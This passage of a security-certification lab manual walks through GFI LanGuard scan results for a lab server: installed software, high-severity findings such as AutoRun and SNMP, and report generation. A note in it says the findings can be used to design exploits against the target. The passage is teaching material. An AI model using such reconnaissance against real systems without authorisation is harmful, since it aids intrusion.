


39. Similarly, you can click the **Hardware** and **Software** nodes to view detailed scan information.
40. Click the **Dashboard** tab to display the scanned network information. In the left pane, expand **Entire Network**, and then **WORKGROUP**; then, click **SERVER2019**.

Module 05 – Vulnerability Analysis

41. Detailed information such as **Vulnerability Level**, **Security Sensors**, **Computer Details**, **Scan Activity**, and **Results Statistics** are displayed in the right pane, as shown in the screenshot

Note: In real-time, using this vulnerability information about the target systems can be used to develop and design exploits suitable to break into a network or a single target.



Module 05 – Vulnerability Analysis

42. You can further explore the tool by clicking on various options. For instance, click on **Software** from the options at the top to view a list of applications installed on the target machine under the **Application Category** list. You can also click on any application (here, **Google Chrome**) to view its detailed information under **Details** section, as shown in the screenshot.

The screenshot shows the GFI LanGuard interface. The top navigation bar includes options like Dashboard, Scan, Remediate, Activity Monitor, Reports, Configuration, Utilities, and a 'Discuss this version...' button. Below the navigation bar is a toolbar with icons for Filter, Group, Search, Overview, Computers, History, Vulnerabilities, Patches, Ports, Software (which is selected and highlighted in orange), Hardware, and System Information. On the left, a sidebar displays network topology with nodes like 'Entire Network', 'Localhost : SERVER2022', 'Local Domain : CEH', 'WORKGROUP', and 'SERVER.2019'. A 'Mobile Devices' section is also present. The main content area is titled 'SERVER2019 (10.10.1.19)'. It features a 'Application Category' tree on the left with nodes like 'All Applications (35)', 'Operating System (1)', 'Firewall (1)', 'Web Browser (3)', and 'Patch Management (1)'. To the right is a 'Applications List' table with columns for Application name, Version, and Publisher. The table lists several applications, including Google Chrome, Microsoft Help Viewer, Nmap, Notepad++, WinPcap, Wireshark, Microsoft Visual C++, and MovieScopeSetup. A message at the bottom of the list says 'Count=35'. Below the table is a 'Details' section for 'Google Chrome', showing its Application, Version (100.0.4896.60), Publisher (Google LLC), and Authorized status (Yes). There are 'Actions' buttons for 'Add to Category...' and 'Software Categories...'. A trial period warning 'Trial period will expire in 30 days!' is visible at the bottom. The taskbar at the bottom of the screen shows the Windows Start button, a search bar with 'Type here to search', and icons for File Explorer, Edge, File History, Task View, and Taskbar settings. The system tray shows the date and time as 11:05 PM on 3/31/2022.

Module 05 – Vulnerability Analysis


43. Click on the **Vulnerabilities** option; a list of various categories of vulnerabilities appears under the **Vulnerability Types** section. Click on any category of vulnerability (here, **High Security Vulnerabilities**): detailed information on this category is displayed under the **Details** section, and a list of vulnerabilities is displayed under the **Vulnerability List** section.

The screenshot shows the GFI LanGuard application window. The top menu bar includes Dashboard, Scan, Remediate, Activity Monitor, Reports, Configuration, Utilities, and a Discuss this version... button. Below the menu is a toolbar with icons for Filter, Group, Search, Overview, Computers, History, Vulnerabilities (which is highlighted in orange), Patches, Ports, Software, Hardware, and System Information. On the left, a navigation pane shows network resources: Entire Network, Localhost : SERVER2022, Local Domain : CEH, WORKGROUP, SERVER.2019, and Mobile Devices. The main content area is titled SERVER2019 (10.10.1.19). It displays the Vulnerability Types section with categories: High Security Vulnerabilities (3), Low Security Vulnerabilities (15), Potential Vulnerabilities (61), and Malware Protection Vulnerabilities (2). The Vulnerability List section shows three entries: AutoRun is enabled, OVAL:22538: A router or firewall allows sour..., and SNMP service is enabled on this host. The Details section shows a High Security Vulnerability: AutoRun is enabled, with Type: Miscellaneous, Date: Thursday, May 10, 2007, and Description: Microsoft Windows supports automatic execution in CD/DVD drives and other removable media. This poses a security risk in the case where a CD or removable disk containing malware that automatically installs itself once the disc is inserted. It also notes that it is recommended to disable AutoRun both for CD/DVD drives and also for other removable drives. The Actions section provides options: Remediate..., Acknowledge... (checked), Ignore..., Change Severity..., and Rules Manager... . A trial period warning at the bottom states: Trial period will expire in 30 days!

44. You can further explore scanned results by clicking various options such as **Patches**, **System Information**, **Hardware**, and **Ports**.

Module 05 – Vulnerability Analysis

45. Now, click on the **Reports** tab and click the **Vulnerability Status** type under **General Reports** from the right pane.



Module 05 – Vulnerability Analysis

46. Information about the **Vulnerability Status** report appears in the right pane; click the **Generate Report** button to create the vulnerability report.


The screenshot shows the GFI LanGuard software interface. The top navigation bar includes Dashboard, Scan, Remediate, Activity Monitor, Reports (selected), Configuration, and Utilities. A 'Discuss this version...' button is also present. The main window title is SERVER2019 (10.10.1.19). On the left, a tree view shows network segments: Entire Network (localhost: SERVER2022, Local Domain: CEH, WORKGROUP, SERVER2019), Group, and Mobile Devices. Below this are Common Tasks: Manage agents..., Add more computers..., Scan and refresh information now, Custom scan..., Set credentials..., Deploy agent... A 'Reports' section lists various report types under General Reports, such as Computer Security Overview, Vulnerability Status, Patching Status, Full Audit, Scan Based - Full Audit, Software Audit, Scan History, Remediation History, Network Security History, Baseline Comparison, Mobile Device Audit, PCI DSS Compliance Reports, HIPAA Compliance Reports, SOX Compliance Reports, GLBA Compliance Reports, PSNCoCo Compliance Report, FERPA Compliance Reports, CIPA Compliance Reports, ISO/IEC 27001 & 27002 Com, FISMA Compliance Reports, and NIST Compliance Reports. A 'Scheduled Reports' section contains links to Scheduled Reports List and Options. An 'Actions' section has a 'New scheduled report...' link. The right pane displays the 'Vulnerability Status' report. It includes a description: 'Shows statistical information related to the vulnerabilities detected on target computers. Vulnerabilities can be grouped by computer name, vulnerability severity, timestamp and category.' A 'Generate Report' button and a 'Customize report' link are available. Below the description is a list titled 'Use this report to get:' with four numbered items: 1. Chart displaying general vulnerabilities distribution based on selected second grouping criteria; 2. Table displaying general vulnerabilities distribution based on selected grouping criteria; 3. Chart displaying vulnerabilities distribution for each item from first grouping criteria; 4. Vulnerabilities details for each item from first grouping criteria. A 'Sample Report' section shows a donut chart titled 'Vulnerability Distribution by Severity' with segments: Red (69%), Orange (29%), and Green (2%). Another donut chart titled 'Vulnerability Distribution by Computer' is partially visible below it. A 'Common Tasks' sidebar at the bottom includes: Manage agents..., Add more computers..., Scan and refresh information now, Custom scan..., Set credentials..., Deploy agent... A status bar at the bottom indicates 'Page 1 of 8' and '100%'.

47. The **Vulnerability Status** report appears in the right pane. Click on the drop-down icon next to icon and choose the **HTML File** format.

